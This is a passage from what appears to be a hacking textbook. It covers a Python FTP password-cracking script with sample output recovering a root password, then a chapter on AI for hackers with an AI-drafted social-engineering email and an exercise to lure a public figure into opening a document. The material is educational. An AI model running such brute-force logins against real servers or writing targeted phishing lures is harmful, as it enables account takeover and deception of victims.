Note that the script has found port 21 open with vsFTPd 2.3.4 running on it, port 22 open with OpenSSH 4.7 running on it, port 25 with Postfix, and port 3306 with MySQL 5.0.51a.

We have just successfully built a multiport banner-grabbing tool in Python to perform reconnaissance on a target system. The tool tells us which service is running on the port and the version of that service! This is key information a hacker needs before proceeding with an attack.

Exceptions and Password Crackers

Any code you write will be at risk of errors or exceptions. In programming terms, an exception is anything that disrupts the normal flow of your code—usually an error caused by incorrect code or input. To deal with possible errors, we use *exception handling*, which is simply code that handles a particular problem, presents an error message, or even uses an exception for decision making. In Python, we have the try/except structure to handle these errors or exceptions.

A try block tries to execute some code, and if an error occurs, the except statement handles that error. In some cases, we can use the try/except structure for decision-making, similar to if...else. For instance, we can use try/except in a password cracker to try a password and, if an error occurs due to

the password not matching, move to the next password with the `except` statement. Let's try that now.

Enter the code in Listing 17-7 and save it as *ftpcracker.py*; we'll go through it in a moment. This script asks the user for the FTP server number and the username of whichever FTP account they want to crack. It then reads in an external text file containing a list of possible passwords and tries each one in an effort to crack into the FTP account. The script does this until it either succeeds or runs out of passwords.

```
#! /usr/bin/python3

import ftplib

❶ server = input(FTP Server: ")

❷ user = input("username: ")

❸ Passwordlist = input ("Path to Password List > ")

❹ try:

    with open(Passwordlist, 'r') as pw:

        for word in pw:

          ❺ word = word.strip('\r\n')

          ❻ try:

                ftp = ftplib.FTP(server)

                ftp.login(user, word)

            ❼ print(Success! The password is ' + word)

          ❽ except ftplib.error_perm as exc:
                print('still trying...', exc)

except Exception as exc:

    print('Wordlist error: ', exc)
```

Listing 17-7: FTP password cracker Python script

We're going to use tools from the ftplib module for the FTP protocol, so first we import that. Next, we create a variable named `server` and another variable named `user`, which will store some commands for user input. Your script will prompt the user to enter the IP address of the FTP server ❶ and the username for the account ❷ the user is trying break into.

Then we ask the user for the path to the password list ❸. You can find numerous password lists in Kali Linux by entering `locate wordlist` in a terminal.

We then begin the `try` ❹ block of code that will use the password list provided by the user to attempt to crack the password for the username supplied by the user.

Note that we use a new Python function called `strip()` ❺. This function removes all the leading and trailing characters of a string (in this case, from the word). This is necessary because iterating over the lines in this list will leave the newline characters (`'\n'` and `'\r'`) at the end of the word. The `strip()` function removes these and leaves just the string of characters of the potential password. If we don't strip the newline characters, we will get a false negative.

Then, we use a second `try` ❻ block. Here, we use the ftplib module to first connect to the server using the IP address the user supplied and then try the next password from the password list on that account.

If the combination of the username and password results in an error, the block exits and goes to the `except` clause ❽, where it prints `still trying` and the text of the login error exception. Then, it returns to the top of the `for` clause and grabs the next password from the password list to try.

If the combination succeeds, the successful password is printed to the screen ❼. The final line picks up any other situations that would otherwise result in errors and displays them. An example would be if the user input something the program couldn't process, such as a bad path to the word list or a missing word list.

Now, let's run this script against the FTP server at 192.168.1.101 and see whether we can crack the password of the root user. I am using a password list named *bigpasswordlist.txt* in my working directory. You may need to provide the entire path to whichever password list you are using if it is not in your working directory (for example, */usr/share/bigpasswordlist.txt*).

```
kali> ./ftpcracker.py
FTP Server: 192.168.1.101
username: root
Path to PasswordList > bigpasswordlist.txt

still trying...
still trying...
still trying...

--snip--

Success! The password is toor
```

As you can see, *ftpcracker.py* successfully found the password for the user *root* and presented it onscreen.

Summary

To graduate beyond script-kiddie status, a hacker must master a scripting language, and Python is generally a good first choice for its versatility and relatively small learning curve. The majority of hacking tools are written in

Python, including sqlmap, scapy, and many others. Here, you have learned some Python fundamentals you can use to build some useful, yet simple hacker tools, including a banner grabber and an FTP password cracker. To learn more Python, I strongly recommend No Starch Press's excellent book *Automate the Boring Stuff with Python* by Al Sweigart.

Exercises

1. Build the SSH banner-grabbing tool from Listing 17-5 and then edit it to do a banner grab on port 21.
2. Rather than hardcoding the IP address into the script, edit your banner-grabbing tool so that it prompts the user for the IP address.
3. Edit your *tcp_server.py* to prompt the user for the port to listen on.
4. Build the FTPcracker in Listing 17-7 and then edit it to use a word list for user variables (similar what we did with the password) rather than prompting the user for input.
5. Add an `except` clause to the banner-grabbing tool that prints "no answer" if the port is closed.

18

ARTIFICIAL INTELLIGENCE FOR HACKERS

As you know, we're on the brink of an artificial intelligence revolution! Artificial intelligence is growing by leaps and bounds, and it's beginning to integrate into our everyday lives and cybersecurity in various ways. AI will likely change our lives and our work in ways that are hard to anticipate.

Do not fret, I *can* tell you one thing with certainty: AI will not make cybersecurity engineers obsolete. Artificial intelligence will make you better at your job if you embrace it and learn to use it properly and efficiently.

Here are a few reasons AI will not replace all cybersecurity professionals:

AI Augments Rather Than Replaces Cybersecurity Roles

AI can automate certain routine tasks and enhance threat detection capabilities, but it can't fully replace the *critical thinking*, *creativity*, and *decision-making skills* of human cybersecurity professionals. AI lacks the intuition, context understanding, and ability to devise the innovative solutions that are essential in cybersecurity.

AI Has Limitations

AI algorithms are trained on existing data and may struggle to detect new or sophisticated cyber threats that haven't been seen before. Cybercriminals can create attacks designed to bypass AI systems, necessitating human intervention and ingenuity to respond effectively. In this circumstance, AI will necessitate *additional*, well-trained cybersecurity professionals.

Cybersecurity Requires Human Expertise

Cybersecurity is an ever-evolving field that demands *continuous learning* (see the Hackers-Arise Lifetime training program), adaptation, and ethical decision-making. While AI can assist in automating tasks, it can't replace the human expertise required to understand the context, evaluate the effectiveness of security measures, and make decisions based on legal and ethical considerations (see the Hackers-Arise Criminal Law for Cybersecurity Professionals training program).

New Roles Will Emerge

As AI becomes more prevalent in cybersecurity, new roles and specializations will emerge, such as AI security analysts, machine learning security engineers, and professionals responsible for developing, training, implementing, and securing AI systems. These roles will complement and work alongside traditional cybersecurity roles. These positions will likely have even higher salaries than the traditional cybersecurity engineers.

Collaboration Is Key

The most effective approach to leveraging AI revolution in cybersecurity will be the collaboration between AI and human cybersecurity professionals. AI can *augment* human capabilities by automating routine tasks, enabling professionals to focus on more complex and strategic aspects of cybersecurity. Humans will oversee and guide AI systems to ensure ethical and effective cybersecurity practices.

While AI will transform and enhance various aspects of cybersecurity, it's highly unlikely to make human cybersecurity engineers obsolete in the

next 5 to 10 years. The dynamic nature of cyber threats, the limitations of AI, and the need for human expertise and ethical decision-making will ensure that cybersecurity remains a field that requires skilled professionals working in tandem with AI technologies.

Major Players in AI

Although the field is advancing rapidly, the first mass-market commercial-level AI, ChatGPT, was introduced in November 2022 from OpenAI. Since then, many companies have developed and released their own unique AI models, including:

- Copilot from Microsoft
- Grok from X (formerly Twitter)
- Gemini from Google
- Perplexity from Perplexity AI
- Claude 2 by Anthropic
- Llama 2 from Meta

Using AI in Cybersecurity

As I mentioned, there are several ways that a cybersecurity professional can leverage AI in their job. For instance, one of the key tasks in cybersecurity is known as *cyber threat intelligence*, which is the practice of staying abreast of the latest threats in cybersecurity. To do just that, for example, I could ask my favorite AI, "What are the latest threats in cybersecurity?" It might answer:

> **Ransomware attacks:** These continue to be a major threat, with cybercriminals encrypting data and demanding payment for decryption keys.
>
> **Cloud vulnerabilities:** As more organizations rely on cloud services, securing cloud environments has become critical. Cloud vulnerabilities have increased 150% in the last five years.
>
> **Mobile device vulnerabilities:** With increased remote work and BYOD policies, mobile devices are increasingly targeted by cybercriminals.
>
> **AI-powered attacks:** Cybercriminals are leveraging AI and machine learning to develop more sophisticated attacks and evade detection.
>
> **Social engineering and phishing:** These remain prevalent, with 85% of data breaches involving human interaction.

IoT device vulnerabilities: As IoT adoption grows, so do the security risks associated with these often poorly secured devices.

Supply chain attacks: Compromising software or hardware before it reaches the consumer is an increasing concern.

Insider threats: Both accidental and malicious insider threats continue to pose significant risks.

Advanced persistent threats (APTs): These stealthy, long-term attacks aimed at specific targets are becoming more common.

Cryptocurrency-related attacks: As cryptocurrencies gain popularity, attacks targeting these digital assets are on the rise.

In this way, I can stay ahead of potential threats to my organization.

In addition, I could be even more specific and ask my favorite AI, "What are the latest ransomware threats?" It might answer:

LockBit: This remains one of the most active and dangerous ransomware groups, despite recent law enforcement disruptions. They continue to evolve their tactics and target a wide range of organizations.

RansomHub: This group emerged suddenly in 2024, possibly as a reincarnation of the AlphV/BlackCat group. They quickly became one of the most active ransomware threats.

Akira: This ransomware group has risen to prominence, becoming one of the top threats in 2024.

Play: A relatively new Linux version of this ransomware has been observed, expanding its potential target base.

Cactus: This group has been responsible for high-profile attacks, including one on a Swedish supermarket chain.

Medusa: They've been active in targeting various sectors, including public institutions.

8Base: This group has claimed responsibility for attacks on several organizations, including the United Nations Development Programme.

Daixin Team: They've been involved in attacks on healthcare providers, claiming to have stolen large amounts of patient data.

Social Engineering Attacks with AI

Over 80 percent of all successful cyberattacks include an element of social engineering. Social engineering relies upon manipulating human vulnerabilities rather than technical vulnerabilities. Tactics like phishing, email impersonation, and pretexting are becoming increasingly sophisticated and prevalent. For instance, ransomware attacks, presently the most successful financial attacks, usually begin with someone within the targeted organization opening a file or clicking a link. This simple action gives that attacker an opening into the organization, allowing them to encrypt all the data in the organization, which leads to the crippling of the organization. Eventually, the company must pay the ransom to get its data back.

In the initial phases of AI in cybersecurity, attackers will likely focus on using AI to craft email messages that entice their targets to click a link or open a document. Writing email may be one of the best uses for artificial intelligence for hackers right now, as AI can gather the key information and draft an excellent and effective email to the intended targets.

Let's ask our favorite AI to write an email to OccupyTheWeb to purchase the translation rights to the video companion to this book (this is a real-life social engineering attack where I was a target). The key is that AI can write email messages that are highly targeted and tailored to the individual recipient. Here's its draft:

> Subject: Offer to Purchase Rights to "Linux Basics for Hackers" training videos
>
> Dear OccupyTheWeb Team,
>
> I am writing to express my strong interest in acquiring the full rights and ownership of your popular "Linux Basics for Hackers" online book. As an experienced cybersecurity professional and educator, I have followed your work closely and been extremely impressed by the quality and depth of content in this Linux fundamentals course tailored for ethical hackers. The hands-on virtual machine labs, comprehensive video lessons, and real-world examples make this one of the best resources available for mastering Linux from an offensive security perspective. I believe that under my ownership, I can invest in expanding and updating this course to ensure it remains the industry-leading program for this topic. My team and I have extensive experience developing and marketing online cybersecurity training, and we have the resources to translate this course into multiple languages to greatly increase its reach globally. I would be willing to pay a competitive one-time fee to purchase the permanent full rights, or potentially explore a revenue share model if you prefer. Of course, I am open to discussing any terms or conditions you may have as well. The "Linux Basics for Hackers" course is a fantastic product that deserves more exposure and growth, which I feel I could provide with my resources and industry expertise. Please

> let me know if you would be interested in further discussing a sale or potential partnership. Thank you for your consideration. I look forward to hearing from you.
>
> Sincerely,
> [Your Name]

As you can see, this is a very professional and convincing email in contrast to the typical badly spelled and grammatically lacking "Nigerian Prince" email we have all received. This message is not only well written but also incorporates information gained from open source internet sources about the target and the subject.

Using AI to Write a Bash Script

In Chapter 8, we looked at some basics of bash scripting. Bash scripting can make your life so much more efficient, as you can write a small script to do repetitive tasks that a machine does much better. You also can use AI to write these scripts, even if your scripting skills are limited.

For instance, let's ask our favorite AI application to write a script to use a cron job to back up our data every Saturday night at 11:30 PM (presumably when no one is on the network). Backing up your data is your best prevention from the damage done by ransomware. Here's the script:

```
#!/bin/bash

# Set the source directory to backup
SOURCE_DIR="/path/to/your/data"

# Set the backup destination
BACKUP_DIR="/path/to/backup/location"

# Create a timestamp for the backup file
TIMESTAMP=$(date +"%Y%m%d_%H%M%S")

# Set the backup filename
BACKUP_FILE="backup_${TIMESTAMP}.tar.gz"

# Create the backup directory if it doesn't exist
mkdir -p "$BACKUP_DIR"

# Create the backup
tar -czf "${BACKUP_DIR}/${BACKUP_FILE}" "$SOURCE_DIR"

# Optional: Remove backups older than 30 days
find "$BACKUP_DIR" -name "backup_*.tar.gz" -mtime +30 -delete

# Optional: Log the backup operation
echo "Backup completed on $(date)" >> "${BACKUP_DIR}/backup_log.txt"
```

The AI then goes on to remind us to change the permissions:

```
chmod +x /path/to/backup_script.sh
then edit our cron table
crontab -e
30 23 * * 6 /path/to/backup_script.sh
```

Now, we should be able to back up our system automatically. Isn't AI wonderful?

Summary

Our digital world continues to evolve with new and better applications and devices. Artificial intelligence is another advance along this long road. Just as businesses that refused to use email or build websites have disappeared into the dustbin of history, you must adapt and embrace this new technology. It can make you so much better at what you do!

Exercises

1. Sign up for one of the free accounts on the major AI platforms.
2. Create a social engineering letter to a major public figure that gets them to engage with you or open a document.
3. Use an AI platform to write the bash port-scanning script from Chapter 8. Did it work? If not, why not?
4. Parts of the chapter were written by AI. Can you tell which parts? Write me at *occupytheweb@protonmail.com* with your guess, and I'll let you know if you are right.

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

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

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

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

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

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

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